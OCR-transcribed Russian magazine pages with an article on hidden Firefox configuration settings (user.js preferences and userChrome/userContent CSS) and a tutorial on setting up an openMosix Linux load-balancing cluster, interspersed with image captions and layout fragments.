
Кроме незамысловатого окна Настроек, для редактирования разных установок можно использовать черный ход, обращаясь напрямую к переменным движка конфигурации. Переменные можно изменять либо переопределять. Это две разные вещи. Чтобы изменять настройки, надо дать в адресной строке следующий URL: "about:config". При этом в новом табе браузера откроется редактор свойств не только самого Firefox, но и установленных в текущем профиле XPI-компонентов. Редактор этот чем-то напоминает RegEdit, только объектно-ориентированный. Например у объекта browser есть свойство-объект startup, а у того, в свою очередь, свойство homepage - страница по умолчанию. Чтобы она была пустой, достаточно прописать в значении этого свойства строку about:blank.

Другой способ изменения параметров браузера и плагинов заключается в создании файла user.js и внесении в него новых значений настроек. Таким образом, базовая конфигурация браузера не меняется, и можно экспериментировать сколько угодно. Чтобы все отменить, достаточно будет потом удалить этот файл или стереть в нем записи, которые привели браузер к нестабильной работе. В таком случае (при отсутствии user.js или записей в нем) Firefox будет использовать значения по умолчанию. В Linux и *BSD путь к директории, где надо разместить user.js, таков: ~/.mozilla/firefox/default.xxx/.

Еще мы будем править файлы userChrome.css и userContent.css. Их надо создать и сохранить в директории Chrome, которая, в свою оче-



Спартанская обстановка окна настроек



Вот такой он, редактор значений переменных

редь, находится там же, где и упомянутый выше файл user.js. Здесь и далее по тексту, кроме специально оговоренных случаев, будет подразумеваться, что редактируется именно user.js, а не какие-либо иные файлы. Если же я привожу имя переменной, похожее на accessibility.tabfocus, то это отсылка к переменной главного конфига, который доступен по about:config и перекрывается user.js.
Файлы user.js, userChrome.css и userContent.css важны еще потому, что с их помощью можно реализовать функции многих плагинов Firefox. И вместо того чтобы с установкой новой версии Firefox заново качать и переустанавливать плагины, можно просто использовать эти файлы со своими настройками.
Чтобы удобнее было излагать материал, я тематически разбил скрытые возможности Firefox на разделы. Итак, приступим.

ОТРИСОВКА WEB-СТРАНИЦ

Начнем с самого простого. Вот как можно включить отрисовку картинок по мере их загрузки:

```
user_pref("browser.display.show_image_placeholders", false);
```

Можем включить такой режим отрисовки, при котором страница будет отображаться сразу по мере поступления и парсинга первых байтов:

```
user_pref("nglayout.initialpaint.delay", 0);
```

Надо сказать, что это на самом деле несколько замедляет загрузку страницы в целом, просто кажется, что она быстрее открывается.

Некоторых веб-дизайнеров хлебом не корми, дай только мигающий текст на странице показать. Делают они это примерно так: наш мигающий текст. Не знаю, как тебя, а меня такие штуки всегда раздражали. Поэтому я их отключаю, благо, Firefox это позволяет:

```
user_pref("browser.blink_allowed", false);
```

Не менее достает и бегущая строка - marquee. Чтобы блокировать ее, добавляем в файл userContent.css такие строки:

```
marquee
{
-moz-binding: none !important;
display: block;
height: auto !important;
}
```

В итоге бегущий ранее текст не будет прокручиваться. А вот как можно придать всем кадрам (frames) на веб-странице возможность изменения пользователем размеров:

```
user_pref("layout.frames.force_resizability", true);
```

ЭЛЕМЕНТЫ ИНТЕРФЕЙСА И ПОВЕДЕНИЕ

Не знаю, почему строка поиска в Firefox по умолчанию такая маленькая. Неужели разработчики предполагают, что если человек ищет что-либо в Google, то это определяется одним коротким словом? Думаю, что сделать строку поиска шире хочет, по крайней мере, каждый второй пользователь. Такая возможность существует. В файл userChrome.css добавь следующее (в этом примере мы сделали строку поиска шириной в 420 пикселов):

```
#search-container, #searchbar
{
-moz-box-flex: 420 !important;
}
```

Сообщения об ошибках Firefox имеет обыкновение показывать в выскакивающих диалоговых окнах. Меня эти окошки раздражают.
Я предпочитаю, чтобы об ошибках сообщалось в открываемых в табах веб-страниц. Поэтому я добавляю такую команду:

```
user_pref("browser.xul.error_pages.enabled", true);
```

Теперь давай заставим указатель мыши нести информационную нагрузку. Чтобы он приобретал вид крестика при наведении на ссылку, которая открывает страницу в новом окне, добавь в userContent.css:

```
:link[target="_blank"],
:visited[target="_blank"],
:link[target="_new"],
:visited[target="_new"]
{
cursor: crosshair;
}
```

А чтобы просигналить тебе о том, что указатель мыши находится в свободном полете над ссылкой, которая запускает JavaScript, в тот же userContent.css смело прописывай:

```
a[href^="javascript:"]
{
cursor: move;
}
```

Скроллбар также поддается настройке. Для изменения вида полос прокрутки нам придется вносить изменения в оба файла - как в userChrome.css, так и в userContent.css. Прописываются туда одни и те же строки. Привожу ниже типовые заготовки. Полоса прокрутки в стиле Mac, с кнопками управления внизу и бегунком над ними:

```
scrollbarbutton[sbattr="scrollbar-up-top"]
{
display: none !important;
}
scrollbarbutton[sbattr="scrollbar-up-bottom"]
{
display: -moz-box !important;
}
```

Полоса прокрутки в стиле Mac, с кнопками управления наверху и бегунком под ними:

```
scrollbarbutton[sbattr="scrollbar-up-bottom"]
{
display: -moz-box !important;
}
```

Полоса прокрутки, похожая на ту, что в KDE-стиле Plastic, то есть кнопки управления бегунком внизу и одна сверху, а сам бегунок между ними:

```
scrollbarbutton[sbattr="scrollbar-up-bottom"]
{
display: -moz-box !important;
}
```

Наконец, вот как можно вообще убрать кнопки управления бегунком:

BY THE WAY...

Для подогревания интереса к любому программному продукту в нем должна быть интрига. Факт, что разработчики реализовали в Firefox'e больше функций, чем кажется на первый взгляд, - это и есть интрига. Ожидая новые версии Firefox, пользователь может коротать время, выискивая скрытые опции и чудодейственные переменные...

На самом деле многие дополнения Firefox - это графические интерфейсы к уже реализованным, но скрытым от посторонних глаз возможностям браузера. Например плагин Tweak Network Settings предоставляет удобный доступ к переменным, которые мы рассмотрели в этой статье в разделе «Сетевые настройки».


Широкая строка поиска


```
scrollbarbutton[sbattr="scrollbar-up-top"],
scrollbarbutton[sbattr="scrollbar-down-bottom"]
{
display: none !important;
}
```

Если тебя достали ссылки, которые открываются в новых окнах (это когда верстальщик страницы сделал так: target="_blank"), то это поведение можно переопределить посредством очередных скрытых опций. В File -> Preferences -> Advanced есть скрытая секция, называется «Force links that open new windows to open in» («Вынудить ссылки открывать новые окна в...») и далее две опции: «the same tab/windows as the link» («в том же табе/окне, что и ссылка») и «a new tab» («в новом табе»).
Чтобы эти опции и сама секция были доступны, добавь в user.js строку:

```
user_pref("browser.tabs.showSingleWindowModePrefs",
true);
```

Как отмечают разработчики, функции эти еще экспериментальны, поэтому могут глючить. Вот, кстати, причина сокрытия их от посторонних глаз. Далее, если тебя страшно раздражают иконки сайтов в дереве списка закладок, то можешь отключить их так:

```
user_pref("browser.chrome.site_icons", false);
user_pref("browser.chrome.favicons", false);
```



Получаются вот такие полосы прокрутки

Одно из преимуществ Opera перед Firefox заключается, на мой взгляд, в том, что Opera может отображать одновременно большее количество корешков вкладок, масштабируя их до бесконечности. Firefox тоже умеет масштабировать, однако не так изящно. В итоге полоса корешков табов очень быстро заполняется, а табы, не поместившиеся на ней, остаются вне пределов досягаемости, причем какие-либо средства прокрутки этих корешков, похоже, не предусмотрены. Научить Firefox масштабировать корешки как-то иначе, наверное, не удастся, но вот повлиять на размер шрифта корешков можно. Делается это в файле userChrome.css примерно так:

```
.tabbrowser-tabs .tab-text
{
font-size: 90%;
}
```

Здесь мы задаем размер шрифта для букв на корешках табов равным 90 процентам. Приведу еще несколько довольно ценных с практической точки зрения способов настройки табового движка. Открывать новую ссылку в фоновой вкладке можно так:

```
user_pref("browser.tabs.loadInBackground", true);
```

Открывать ссылку из Закладок в новом табе:

```
user_pref("browser.tabs.opentabfor.bookmarks", true);
```

Открывать ссылку в новом табе в ЛЮБОМ случае, когда требуется открытие нового окна:

```
user_pref("browser.tabs.opentabfor.windowopen", true);
```

Раз уж зашла речь о табах, то поговорим немного об одноименной клавише Tab, а точнее, об ее функции на веб-страницах. Нажатие Tab перемещает фокус, но каким образом? Для управления этим существует переменная accessibility.tabfocus.

Значения переменной accessibility.tabfocus

- 1 - фокус перемещается только между текстовыми полями
- 2 - между всеми элементами управления, кроме текстовых полей
- 3 - все элементы управления
- 4 - ссылки и картинки, являющиеся ссылками
- 7 - все ссылки и элементы управления

Ну и о мелочах жизни. Длина списка истории в строке адреса по умолчанию равна 50. Это значение можно изменять в переменной browser.sessionhistory.max_entries. Например:

```
user_pref("browser.sessionhistory.max_entries", 77);
```

РАЗМЕЩЕНИЕ ВОЛШЕБНЫХ КОНФИГОВ

Под Windows XP и Windows 2000 путь к директории, где надо разместить user.js, userChrome.css и userContent.css, таков:

диск:\Documents and Settings\имя_пользователя\Application Data\Mozilla\Firefox\Profiles\default.xxx\

Для Windows 95/98/Me путь будет следующий:

диск:\WINDOWS\Application Data\Mozilla\Firefox\Profiles\default.xxx\

В MacOS X: ~/Library/Application Support/Firefox/Profiles/default.xxx/

А вот выделение содержимого адресной строки по одному щелчку - попробуй, очень удобно:

```
user_pref("browser.urlbar.clickSelectsAll", true);
```

Подробно вникать в тему изменения цветов Firefox не будем, но один полезный совет на этот счет все-таки дам. Цвет фона для строки поиска текста можно задавать с помощью переменной browser.display.focus_background_color - значение обычного HTML-формата равно #ff00ff.

СЕТЕВЫЕ НАСТРОЙКИ

Вначале о самом главном - pipelining. Не знаю, как правильно перевести «pipelining», но похоже, что именно «путепроводы» (режим конвейерного соединения. - Прим. ред.). При общении по протоколу HTTP делаются последовательные запросы данных - каждый следующий запрос осуществляется, только если удовлетворен предыдущий. При этом возможна значительная задержка перед тем, как сервер получит очередной запрос. Версия 1.1 протокола HTTP поддерживает множественные запросы: в сокет идет сразу несколько запросов, а ответы на них в соответствующем порядке приходят потом. Это дает существенный прирост скорости загрузки страниц. Кроме того, уменьшается количество TCP/IP-пакетов.
Такая технология и называется pipelining. По загадочным причинам в Firefox ее настройки скрыты. Но все тайное становится явным. Сначала включим pipelining:

```
user_pref("network.http.pipelining", true);
user_pref("network.http.pipelining.firstrequest", true);
```

Теперь установим максимальное количество одновременно посылаемых запросов. Например восемь:

```
user_pref("network.http.pipelining.maxrequests", 8);
```

Если ты работаешь с Сетью через прокси, то включить pipelining для прокси надо так:

```
user_pref("network.http.proxy.pipelining", true);
```

Если забраться в иерархию внутренних переменных network, то можно обнаружить и другие настройки, открытые пользователям в Opera, однако скрытые в Firefox. К таковым относятся, например:

```
network.http.max-connections (количество одновременных http-соединений)
network.http.max-connections-per-server (количество одновременных http-соединений на один сервер)
```

И то же для прокси:


```
network.http.max-persistent-connections-per-proxy
network.http.max-persistent-connections-per-server
```

Типовые значения:

```
user_pref("network.http.max-connections", 48);
user_pref("network.http.max-connections-per-server", 16);
```

ХОЧУ ЕЩЕ!

Настройки через переменные - это хорошо, но одними только бесконечными модификациями переменных Firefox сыт не будешь. Кратко расскажу о том минимальном наборе XPI-дополнений, без которых не мыслю работу с браузером.



Всегда свежий прогноз погоды

Первым в этом списке, безусловно, идет **AdBlocker**, блокирующий по заданным шаблонам картинки, ifram'ы и вообще все, что ему скажешь. Блокируемые элементы при этом не скачиваются.

Далее - **Scrapbook**, о котором почему-то мало кто знает. Он устанавливает свою кнопку на тулбар и представляет собой панель вроде Закладок или Истории. Туда можно сохранять выделенный на страницах текст, а то и целые страницы - с картинками или без. В Opera есть похожая штука - Notes, но Scrapbook обладает более широким спектром возможностей. Scrapbook можно уподобить папке для газетных вырезок. Привожу адрес сайта Scrapbook: **amb.vis.ne.jp/mozilla/scrapbook/**, поскольку в стандартном хранилище дополнений к Firefox я этот плагин не нашел.

Translation Panel - еще одна панель, на этот раз для перевода с одного языка на другой. Для отечественного пользователя Translation Panel - манна небесная, поскольку позволяет переводить не отдельные слова, а целые фрагменты текста. При этом для успешного результата в списке сайтодвижков лучше выбрать Free Translation And Professional Translation Service - тогда получается более-менее осмысленный перевод.

И напоследок плагин **ForecastFox**. Отображает в строке статуса прогноз погоды, причем настраивается на твой город одним нажатием кнопки Find code в настройках этого плагина на странице General. По количеству разных опций ForecastFox немногим уступает самому Firefox'у.


И последнее о сетевых настройках. По умолчанию, находясь в режиме простоя (допустим, ты просматриваешь некую страницу и ничего другого браузер в это время не делает), Firefox начинает тянуть из Сети страницы, на которые ссылается текущий документ. Зачем же самовольничать?

```
user_pref("network.prefetch-next", false);
```

КЭШ

Кэш в оперативной памяти. Не думай, что такая штука есть только в Opera. У Firefox она тоже в наличии, однако скрыта от посторонних глаз - чтоб никто не догадался, какой это на самом деле навороченный и передовой браузер. Размер такого кэша устанавливается в килобайтах командой:

```
user_pref("browser.cache.memory.capacity", 4096);
```



Скрытая секция

Здесь мы задали размер кэша равным 4 Мб. Кроме положительного целого значения, можно использовать 0 (кэш не используется) и -1 (размер кэша определяется автоматически). Отключить кэш в памяти можно командой

```
user_pref("browser.cache.memory.enable", false);
```

Что до дискового кэша, то он настраивается через графический интерфейс и каких-либо ухищрений для этого не требует.
Пора закругляться. Во время написания этих строк работали все приведенные в статье методы. Поскольку они не совсем официальные, то с течением времени упомянутые мной переменные могут исчезнуть из Firefox, а взамен их появятся новые - впрочем, это естественный процесс. А быть может, разработчики Firefox пойдут навстречу пользователям и сделают все опции общедоступными.

TIPS & TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Если взять дохлый сидюк с работающим лотком и установить его в комп, подключив только питание, можно использовать его в качестве подставки для чашки кофе! Особенно эффектно будет смотреться, если морду разукрасить под какой-нибудь Nescafe.

Sinicin
ivashkin@vsmpo.ru

Денис Колисниченко (dhsilabs@mail.ru)

CENSORED


ПИНГВИН КЛАСТЕРИЗУЕТСЯ

Тебе не хватает мощности твоего компьютера? Совсем не обязательно копить деньги на очередной апгрейд. В данном случае может помочь кластер, позволяющий объединить в одно целое несколько компьютеров для решения общей задачи. Бьюсь об заклад, у тебя в школе/универе/офисе только и ждут своего часа пылящиеся альфы, спарки и x86. За счет одновременного использования *nix и кластерной технологии ты можешь дать старичкам второй шанс: кластер выжмет из них все свободные вычислительные ресурсы и в то же время сократит время решения твоей задачи. А задачи могут быть самыми разными: от подбора паролей до моделирования физических процессов - все в твоих руках.

ПОДНИМАЕМ КЛАСТЕР СВОИМИ РУКАМИ

ТЕОРИЯ

Сначала нужно разобраться, что же такое кластер. Это совокупность узлов (серверов, рабочих станций), которые объединены в одну сеть, представляются как одна система и совместно решают одну задачу. Для построения сети, связывающей узлы кластера, обычно используются технологии Fast или Gigabit Ethernet, но в простейшем случае, например при отсутствии финансов или для создания кластера в домашних условиях, подойдет и один сегмент Ethernet на 10 Мбит/сек. Кластеры бывают трех типов: отказоустойчивые, балансировочные и высокопроизводительные. Вкратце поговорим о каждом из них. Первый тип кластера используется для обеспечения отказоустойчивости критически важной системы, например сервера. Для такого кластера достаточно двух-трех машин. Представь себе корпоративный сервер баз данных. Происходит сбой в каком-то модуле, и сервер нужно перезагрузить. Серьезные серваки грузятся не так, как обычные компьютеры, - им нужно от трех до семи минут. Не стоит забывать о том, что каждая минута простоя может обходиться компании в десятки тысяч вечнозеленых. Неужели все пользователи сети будут сидеть и ждать окончания перезагрузки? Как правило, да. А вот при использовании отказоустойчивого кластера все функции сервера будет выполнять второй узел кластера, а если и с ним что-то случится, тогда за дело возьмется третий и т.д.



- rpmfind.net
- openmosix.sf.net
- developer.intel.com
- linux-cluster.org.ru
- www.epm.ornl.gov/pvm/pvm_home.html
- www.linuxshop.ru/lib/net/klastlin.htm

Балансировочный кластер используется для равномерного распределения нагрузки на все его узлы. Запусти xload или top: твой компьютер большую часть времени просто простаивает. Точно такая же ситуация и с остальными компьютерами в твоей сети. Возникает резонный вопрос: так почему бы не использовать драгоценное процессорное время более грамотно? Например для компиляции новой версии ядра. Ведь при сборке ядра процессор загружен полностью, и работать с системой не очень комфортно. А вот если у нас есть балансировочный кластер, то нагрузка будет равномерно распределяться между всеми узлами. Во-первых, благодаря механизму миграции процессов (части твоего процесса будут выполняться на разных компьютерах), процесс компиляции завершится намного быстрее, а во-вторых, пользователи этого даже не заметят. Если у тебя под кластер специально выделены компьютеры (за ними никто не работает, и


Домашняя страница openMosix


Пакеты openMosix на официальном сайте

они предназначены только для кластера), то это вообще отлично! Кстати, балансировочный кластер также может использоваться в качестве отказоустойчивого кластера, то есть выполнять две функции. Если же привести пример с сервером баз данных, то балансировочный кластер сначала выберет наименее загруженную машину, а только затем перенаправит к ней запрос пользователя.
Высокопроизводительные кластеры используются научно-исследовательскими институтами и центрами обработки информации, которые нуждаются в большой скорости обработки информации. Организация таких кластеров – довольно дорогое удовольствие, поэтому мы их рассматривать не будем. Ради справедливости нужно отметить, что такой кластер, несмотря на свою стоимость, все же дешевле суперкомпьютера, приобретение которого не под силу тем же центрам обработки информации.

КЛАСТЕРНЫЕ ТЕХНОЛОГИИ

Надоела теория? Осталось еще чуть-чуть: поговорим о кластерных технологиях – это не займет много времени, а потом сразу перейдем к созданию собственного кластера. Существует несколько технологий программно-аппаратных реализаций кластера: (N)UMA, DSM, PVM, MPI. Первая технология подразумевает использование разделяемого доступа, в которой выполняются процессы узлов кластера. В ядре Linux есть поддержка NUMA, которая позволяет получать доступ к разным областям памяти. Технология DSM чем-то похожа на UMA: она тоже использует распределяемую память, но, в отличие от UMA, реализована как на программном, так и на аппаратном уровне. Технология MPI - это спецификация библиотеки передачи сообщений. PVM - это родственник MPI, используемый при создании Beowulf-кластеров. Преимущество PVM заключается в том, что он запускается как пользовательская программа и не требует внесения изменений в ядро *nix-системы.


ПРОЕКТ OPENMOSIX

Программа openMosix позволяет превратить компьютеры под управлением Linux в настоящий кластер. Как ты догадался, если есть openMosix, то где-то должен быть и обыкновенный Mosix. Да, так оно и есть, но практически все бывшие пользователи (если быть точным - 97%) проекта Mosix уже давно перешли на openMosix. И тут дело не в каких-то функциональных преимуществах, а в лицензии. Первоначально Mosix был обыкновенной программой для *BSD. Сейчас openMosix - это патч для ядра Linux, который позволяет с минимальными временными затратами создать балансировочный кластер.
Пусть в твоей сети есть три компьютера: Pentium 233 MMX, Duron 1200 и Athlon XP 2000+. Ты работаешь за самым медленным из них. Допустим, нужно преобразовать файл из формата wav в формат mp3. Ты запускаешь кодек, а дальше в работу включается openMosix. Он смотрит, какой компьютер является самым мощным - это Athlon XP, за ним - Duron 1200. Но Athlon XP более загружен, чем Duron 1200, поэтому твой процесс мигрирует на Duron 1200. Позже, если ситуация изменится, твой процесс перекочует на Athlon XP.
Как все мы знаем, у каждого процесса есть свой PID (Process ID). При работе с openMosix появляется еще один атрибут - UHN (Unique Home Node, уникальный домашний узел). При миграции процесс разбивается на две части: системную и пользовательскую. Системная всегда остается на UHN, где процесс был изначально запущен, а пользовательская может кочевать по всей сети.
Что еще примечательного в openMosix? Его файловая система - oMFS. Она позволяет напрямую обращаться к файлам любого узла кластера, причем делает это максимально прозрачно. Например тебе нужно обратиться к каталогу /home на третьем компьютере: /mfs/3/home - и все! К остальным преимуществам следует отнести простоту установки - openMosix не требует никаких дополнительных пакетов - и простоту использования - тебе не придется, как в случае с PVM, самому переписывать приложения, которые будут гоняться в кластере.



Стойка 19"

НЕОБХОДИМОЕ ЖЕЛЕЗО

Для организации кластера тебе понадобятся минимум два компьютера, оснащенных сетевыми карточками, и один 100 Мбит/сек коммутатор (switch). Не нужно экономить - покупай именно коммутатор, тем более что цены довольно низки: пятипортовый коммутатор стоит около $20, а восьмипортовый - до $40. Для организации домашнего кластера пяти-восьми портов вполне достаточно, ведь тут главное не switch, а компьютеры, причем каждый стоит намного больше, чем switch.
А теперь о них самих, о компьютерах. Если тебе нужно просто проверить, как работает openMosix, хватит несколько самых обыкновенных компов под управлением Linux, размещенных у тебя дома или в офисе. Если же ты собираешь настоящий кластер и, тем более, хочешь получить немного $$$ за творение рук своих, тогда тебе придется немного потратиться. Во-первых, тебе нужна одна (для начала) 19" стойка. Во-вторых, корпуса компьютеров должны быть приспособлены для монтажа в эту стойку. Сейчас напугаю тебя ценами, так как хорошая стойка стоит довольно дорого. Например стойка NetBAY42 Rack Standard стоит порядка $2000. Конечно, именно такая стойка тебе, скорее всего, не нужна, поэтому можно ограничиться бюджетной моделью в пределах $250-500. Корпус с БП на 300 Ватт для постановки в 19" стойку стоит в районе $140-240.
Вот теперь скалькулируем: стойка - $500, пять корпусов - $140x5 = $700. К этой сумме нужно прибавить стоимость железа узлов кластера. Хороший системник стоит около $400. Отнимем отсюда $30 (стоимость обыкновенного корпуса) и получим $370. Итого: $370x5 = $1850. Ориентировочная стоимость кластера вместе с коммутатором - $3100.
Что делать, если у тебя денег в обрез, а кластер ох как нужен? Можно попытаться изготовить стойку самостоятельно или, в крайнем случае, вообще отказаться от нее, а компьютеры ставить рядом или друг на друга по два. От покупки серверных корпусов отказываться не нужно - рано или поздно все равно придется покупать стойку. Когда стойка будет приобретена, все, что останется сделать, - установить в нее компьютеры. Что же касается железа узлов кластеров, то можно найти б/у комплекты: CPU + MB (video int)


На Хакер CD/DVD ты найдешь самые последние версии ядра Linux, системы openMosix, компилятора GCC и среды PVM.


DFSA (Direct File System Access) - файловая система прямого доступа, позволяющая получить доступ ко всем локальным и удаленным файловым системам узлов кластера.



Ошибка при запуске openMosix

+ RAM + HDD. Достаточно Celeron 600-700 МГц, 128 Мб, 10-20 Гб HDD. Один такой комплект будет стоить около $100. В итоге стоимость кластера составит $700 (корпуса) + $500 (железо) + $50 (коммутатор). Мелкие расходы (витая пара, коннекторы и т.д.) я не считал. Конечно, для первоначальной настройки узлов кластера может еще понадобиться один монитор, клавиатура и мышка, но это уже нюансы.

УСТАНОВКА OPENMOSIX

Можно пойти двумя путями: более сложным и более простым. Как я уже говорил, openMosix представляет собой патч для ядра. Соответственно, тебе нужно пропатчить и скомпилировать ядро. Это занимает довольно много времени. Намного проще, если у тебя RedHat-совместимая система, скачать уже скомпилированную версию ядра с поддержкой openMosix. Заходим на сайт rpmfind.net и находим нужную нам версию. Если у тебя двухпроцессорные узлы, тебе понадобится версия SMP. Затем, как обычно, скачиваем rpm-пакет и устанавливаем его.
Кроме openmosix-kernel, тебе понадобится пакет с пользовательскими утилитами - openmosix-tools. Пользовательские утилиты сделают работу с кластером более эффективной. Они позволяют запускать/останавливать демон миграции и демон файловой системы, а также задавать конкретный узел, на который, по твоему усмотрению, должен мигрировать процесс. Итак, установка openMosix сводится к выполнению следующих команд:

```
# rpm -Uvh openmosix-kernel-2.4.2x-openmosix2.i686.rpm
# rpm -Uvh openmosix-tools-0.2.4-1.i386.rpm
```

НАСТРАИВАЕМ КЛАСТЕР

Настал кульминационный момент - сейчас мы запустим кластер. Но для начала нужно создать файл /etc/openmosix.map и скопировать его на все узлы нашего кластера. Файл имеет такой формат:

```
openMosix_ID   Name|IP   Диапазон
```

OpenMosix-ID - это уникальный идентификатор узла кластера. Второе поле - это доменное имя или IP-адрес узла, а последнее поле - это диапазон адреса. Сейчас поясню. Пусть у нас есть пять узлов кластера, тогда файл /etc/openmosix.map будет выглядеть так:

```
# vi /etc/openmosix.map

1   192.168.1.1   1
2   192.168.1.2   1
3   192.168.1.3   1
4   192.168.1.4   1
5   192.168.1.5   1
```

Если IP-адреса узлов следуют по порядку, эти пять строк аналогичны одной строке:

```
1   192.168.1.5   5
```

Все, конфигурация завершена, теперь на каждом узле кластера нужно запустить openMosix командой

```
# setpe -w -f /etc/openmosix.map
```

Если при запуске увидишь ошибку:

```
# /etc/init.d/openmosix start
Initializing openMosix...
setpe: the supplied table is well-formatted,
but my IP address (127.0.0.1) is not there!
```

Значит, твоя машина не перечислена в /etc/hosts с тем же IP-адресом, что и в файле opemosix.map. Пусть твоя машина называется dhsilabs.domain.ru, а ее IP-адрес 192.168.1.1. Чтобы было меньше проблем при старте openMosix, отредактируй свой /etc/hosts следующим образом:

```
# vi /etc/hosts


/* твой компьютер */
192.168.1.1 dhsilabs.domain.ru
127.0.0.1 localhost

/* узлы кластера */
192.168.1.2 node2.domain.ru
192.168.1.3 node3.domain.ru
192.168.1.4 node4.domain.ru
192.168.1.5 node5.domain.ru
```

Теперь будет все нормально. Просмотреть состояние openMosix можно с помощью параметра status сценария openmosix:

```
# /etc/init.d/openmosix start
Initializing openMosix...

# /etc/init.d/openmosix status
This is openMosix node #1
Network protocol: 2 (AF_INET)
openMosix range 1-1 begins at 192.168.1.1
openMosix range 2-2 begins at 192.168.1.2
Total configured: 2
```



OpenMosix запущен!

ФАЙЛОВАЯ СИСТЕМА OMFS

Для того чтобы у тебя заработала oMFS, включи опцию CONFIG_MOSIX_FS в своем ядре. Если ты не компилировал ядро самостоятельно, а использовал готовый rpm-пакет, беспокоиться нечего: oMFS уже поддерживается. В файл /etc/fstab нужно добавить строку:

```
mfs_mnt   /mfs   mfs   dfsa=1   0   0
```

Все, теперь ты можешь получить доступ к файловой системе любого узла с помощью синтаксиса /mfs/<openMosix-ID>/. Например получить листинг каталога /usr узла 3 можно так:

```
# ls /mfs/3/usr
```

Из файловой системы oMFS исключается файловая система /proc и все файлы, которые не являются регулярными файлами, каталогами, символическими ссылками или файлами устройств. Кроме каталогов /mfs/1, /mfs/2/ и т.д., в каталоге /mfs ты найдешь:
❶ **/mfs/here** - текущий узел, на котором выполняется твой процесс;
❷ **/mfs/home** - твой уникальный домашний узел;
❸ **/mfs/magic** - узел, который был использован системным вызовом creat (каждый процесс имеет магический файл);
❹ **/mfs/lastexec** - узел, на котором твой процесс выполнил последний успешный вызов execve;
❺ **/mfs/selected** - узел, который был выбран твоим процессом или его предком.

КЛАСТЕР НАСТРОЕН

